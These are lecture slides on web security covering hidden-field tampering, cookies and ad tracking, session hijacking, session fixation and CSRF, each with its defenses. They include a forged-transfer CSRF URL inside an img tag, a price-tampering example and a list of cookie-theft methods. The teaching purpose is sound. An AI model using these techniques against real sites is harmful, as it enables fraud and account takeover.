Web security II

With material from Dave Levin, Mike Hicks, Lujo Bauer, Collin Jackson

Previously

- Web basics

- SQL injection

Today

- Stateful web
  - Cookie hijacking
  - Session fixation
  - CSRF

- Dynamic web and XSS

Adding state to the web

HTTP is *stateless*

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects

- No direct way to ID a client from a previous session
  - So why don't you have to log in at every page load?

Maintaining State

Client — Browser (State) — HTTP Request → Server — Web server (State); HTTP Response ←

- **Web application maintains *ephemeral* state**

- Server processing often produces intermediate results
- Send state to the client
- Client returns the state in subsequent responses

Two kinds of state: **hidden fields**, and **cookies**

Ex: Online ordering

socks.com/order.php   socks.com/pay.php

Order

$5.50

Pay

The total cost is $5.50.
Confirm order?

Yes   No

Separate page

Ex: Online ordering

What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Ex: Online ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

Anyone see a problem here?

Ex: Online ordering

Client can change the value!

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01"
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Solution: *Capabilities*

- Server maintains **trusted** state

  - Server stores state

  - Send a pointer to that state (**capability**) to client

  - Client **references** the capability in next response

- Capabilities should be **hard to guess**

  - Large, random numbers

  - To prevent illegal access to the state

Using capabilities

Client can no longer change price

```html
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Using capabilities

The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

But we don't want to use hidden fields all the time!
- Tedious to maintain on all the different pages
- Start all over on a return visit (after closing browser window)

Statefulness with Cookies

Client   Server

Server

Browser

Cookie

HTTP Request

HTTP Response

Web server

Cookie

State

- Server maintains trusted state
  - Indexes it with a **cookie**

- Sends cookie to the client, which stores it
  - Indexed by server

- Client returns it with subsequent queries to same server

# Cookies are key-value pairs

Set-Cookie:key=value; options; ….

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0(
Set-Cookie: zdregion=MTI5LjIuMTI5LiE1Mzp1czp1czpjZDImNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0(
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Headers

Data

`<html> …… </html>`

Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com

Client

Browser

(Private) Data

Semantics

- Store "us" under the key "edition"

- This value was no good as of Feb 18, 2015

- This value should only be readable by any domain ending in `.zdnet.com`

- This should be available to any resource within a subdirectory of `/`

- Send the cookie with any future requests to `<domain>/<path>`

Requests with cookies

HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com

Subsequent visit

HTTP Headers

http://zdnet.com/

GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW'

Why use cookies?

- **Personalization**

  - Let an anonymous user customize your site

  - Store language choice, etc., in the cookie

- **Authentication**

  - After a user has authenticated, subsequent actions provide a *session cookie*

  - Avoid re-authenticating each time

Why use cookies?

- **Tracking users**
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
  - Visit the Apple Store, then see iPad ads on Amazon?!
  - How can advertiser on site B know what you did on site A?

- Site A loads an ad from Site C
- Site C maintains cookie DB
- Site B also loads ad from Site C

- **"Third-party cookie"**
- **Commonly used by large ad networks (doubleclick)**

http://live.wsj.com/video/how-advertisers-use-internet-cookies-to-track-you

- Flash cookies

- Browser fingerprinting

- The long, sad tale of Do Not Track

reddit

hot   new   rising   controversial   top   gilded   wiki   promoted

want to join? sign in or create an account in seconds | English

⟨   ⟩

🔍

☐ remember me   reset password   login

📈 trending subreddits /r/self /r/Lightbulb /r/COPYRIGHT /r/modnews /r/secretfans   13 comments

1 ▲ 4615 ▼ **They should put a tiny message at the end of chapstick tubes congratulating you for not losing the damn thing.** /r/all (self.Showerthoughts)
submitted 3 hours ago by Jabroni0530 to /r/Showerthoughts
437 comments   share

Submit a new link

2 ▲ 5533 ▼ **Meet Biddy, The Traveling Hedgehog** (imgur.com)
▶+ submitted 5 hours ago by kamil1308 to /r/aww
812 comments   share

Submit a new text post

3 ▲ 4808 ▼ **Mt. Fuji overlooking Yokohama** (i.imgur.com)
submitted 5 hours ago by ne1butu to /r/pics
331 comments   share

4 ▲ 3365 ▼ **RIP in peace** (imgur.com)
▶+ submitted 4 hours ago by iBleeedorange to /r/funny
430 comments   share

5 ▲ 2344 ▼ **[Image]Stop Letting People** (ambitiondaily.com)
submitted 3 hours ago by AceKingQueen to /r/GetMotivated
219 comments   share

6 ▲ 3567 ▼ **Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy** (wired.com)
submitted 5 hours ago by johnmountain to /r/news

Ad provided by an ad network

Snippet of <u>reddit.com</u> source

```
<div class="side">
    <div class="spacer">
    <div class="spacer">
    <div class="spacer">
    <div class="spacer">
    <div class="spacer">
    <div class="spacer">
```

Our first time accessing <u>adzerk.net</u>

```
        <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
          /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
            <html>
                <head>
                    <style>
                    <script type="text/javascript" async="" src="http://engine.adzerk.net
                        /ados?t=1424367472275&request={"Placements":
                        [{"A":5146,"S":24950,"D":"main","AT":5},
                        {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
                        %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
                    <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
                        /jquery.min.js" type="text/javascript">
                    <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
                    <script type="text/javascript">
                    <script type="text/javascript">
                    <script type="text/javascript" src="http://static.adzerk.net/Extensions
                        /adFeedback.js">
                    <link rel="stylesheet" href="http://static.adzerk.net/Extensions
                        /adFeedback.css">
                </head>
```

I visit <u>reddit.com</u>

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

We are only sharing this cookie with *.<u>adzerk.net</u>; *but we are telling them about where we just came from*

Later, I go to <u>reddit.com/r/security</u>

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471

Session Hijacking

Cookies and web authentication

- *Extremely common* use of cookies:
  track users who have already authenticated

- When user visits site and logs in, server associates
  "session cookie" with the logged-in user's info

- Subsequent requests include the cookie in the
  request headers and/or as one of the fields

- Goal: Know you are talking to same browser that
  authenticated Alice earlier."

Cookie theft

- Session cookies are **capabilities**

  - Holding a session cookie gives access to a site with privileges of the referenced user

- Thus, stealing a cookie may allow an attacker to **impersonate a legitimate user**

  - Actions will seem to be from that user

  - Permitting theft or corruption of sensitive data

If you want to steal a cookie

- **Compromise** the server or user's machine/browser
- **Predict** it based on other information you know
- **Sniff** the network
  - HTTP vs. HTTPS / mixed content
- **DNS cache poisoning**
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

Network-based attacks

Defense: Unpredictability

- Avoid theft by guessing; cookies should be
  - **Randomly** chosen,
  - Sufficiently **long**
  - (Same as with hidden field identifiers)

- Can also require separate, **correlating information**
  - Only accept requests due to legitimate interactions with site (e.g., from clicking links)
  - Defenses for CSRF, discussed shortly, can do this

Mitigating Hijack

- Sad story: **Twitter** (2013)

- Uses one cookie (**auth_token**) to validate user
  - Function of username, password

- *Does not change* from one login to the next
  - *Does not become invalid* when the user logs out
  - Steal this cookie once, works until pwd change

- **Defense**: **Time out** session IDs and **delete** them once the session ends

http://packetstormsecurity.com/files/119773/twitter-cookie.txt

Non-defense

- **Address-based (non)defense:** Store client IP address for session; if session changes to a different address, must be a session hijack, right?

- **Problem, false positives**: IP addresses change!
  - Moving between WiFi network and 3G network
  - DHCP renegotiation

- **Problem, false negatives**: Different machine, same IP
  - Both requests via same NAT box

Session fixation

Session elevation

- Recall: Cookies used to store session token

- Shopping example:
  - Visit site anonymously, add items to cart
  - At checkout, log in to account
  - Need to elevate to logged-in session without losing current state

Browser

GET request (main page) →

← set **anonymous session token**

GET request (product page) →
anonymous token

POST request (do-login) →
username, password

← **elevate to logged-in session token**

POST request (checkout) →
logged-in token

Web server

check credentials

Session fixation attack

1. Attacker gets anonymous token for site.com

2. Send URL to user with attacker's session token

3. User clicks on URL and logs in at site.com
   - Elevates attacker's token to logged-in token

4. Attacker uses elevated token to hijack session

Easy to prevent

- When elevating a session, always use a new token
  - Don't just elevate the existing one
 - New value will be unknown to the attacker

Cross-Site Request Forgery (CSRF)

URLs with side effects

`http://bank.com/transfer.cgi?amt=9999&to=attacker`

- GET requests often have **side effects on server state**
  - Even though they are not supposed to

- What happens if
  - the **user is logged in** with an active session cookie
  - a **request is issued for the above link?**

- How could you get a user to visit a link?

Exploiting URLs with side effects

Client

bank.com

Cookie

Browser

`<img src="http://bank.com/ transfer.cgi? amt=9999&to=attacker">`

`http://bank.com/ transfer.cgi?amt=9999&to=attacker`

Cookie

attacker.com

$$$

bank.com

Browser automatically visits the URL to obtain what it believes will be an image

Cross-Site Request Forgery

- Target: User who has an account on a vulnerable server

- Attack goal: Send requests to server *via the user's browser*
  - Look to the server like the user intended them

- Attacker needs: Ability to get the user to "click a link" crafted by the attacker that goes to the vulnerable site

- Key tricks:
  - Requests to the web server have predictable structure
  - Use e.g., `<img src=…>` to force victim to send it

Variation: Network connectivity

- Use CSRF to send requests from within a firewall or an IP region

Variation: Login CSRF

- Forge login request to honest site
  - Using **attacker's** username and password

- Victim visits the site under attacker's account

- What harm can this cause?

Defense: Secret token

- All (sensitive) requests include a secret token
  - Attacker can't guess it for malicious URL

- Variations: Session identifier, session-independent token, HMAC of session identifier

- Hard to implement correctly:
  - Session-independent can be forged
  - **Leaks** via URL, links, referer
  - Frameworks help, but are sometimes broken

Defense: Referer validation

- Recall: Browser sets **REFERER** to source of clicked link

- Policy: Trust requests from pages user could **legitimately** reach
    - Referer: www.bank.com   ✔
    - Referer: www.attacker.com   ✘
    - Referer: ?

- **Lenient** policy: Block if bad, allow if missing

- **Strict** policy: Block unless good

Lenient policy is insecure

- Attackers can **force removal** of referrer
  - **Exploit browser vulnerability** and remove it
  - **Man-in-the-middle** network attack
  - **Bounce** from ftp: or data: pages

Strict policy is overzealous

- Referer is often missing
    - Blocked for privacy (by user or organization)
    - Stripped during HTTP-> HTTPS transitions
    - Buggy or weird browsers / agents

- How many legitimate customers will you block?
   - Experiment (Jackson, 2008): ~10% HTTP
        - Much less for HTTPS

Recommendations

- Use strict referer validation for HTTPS

  - Especially login, banking, etc.

  - Whitelist certain "landing" pages to accept cross-site requests

- Use a framework and an HMAC token

  - Or a session-dependent token

  - Ideally, submit via POST requests

Dynamic web pages

- Rather than static or dynamic HTML, web pages can be a program written in Javascript:

```html
<html><body>
    Hello, <b>
    <script>
        var a = 1;
        var b = 2;
        document.write("world: ", a+b, "</b>");
    </script>
</body></html>
```

foo.html   ×

Hello, **world: 3**

Javascript

- Powerful web page **programming language**

- Scripts embedded in pages returned by the web server

- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - **Read and set cookies**

What could go wrong?

- Browsers need to **confine** Javascript's power

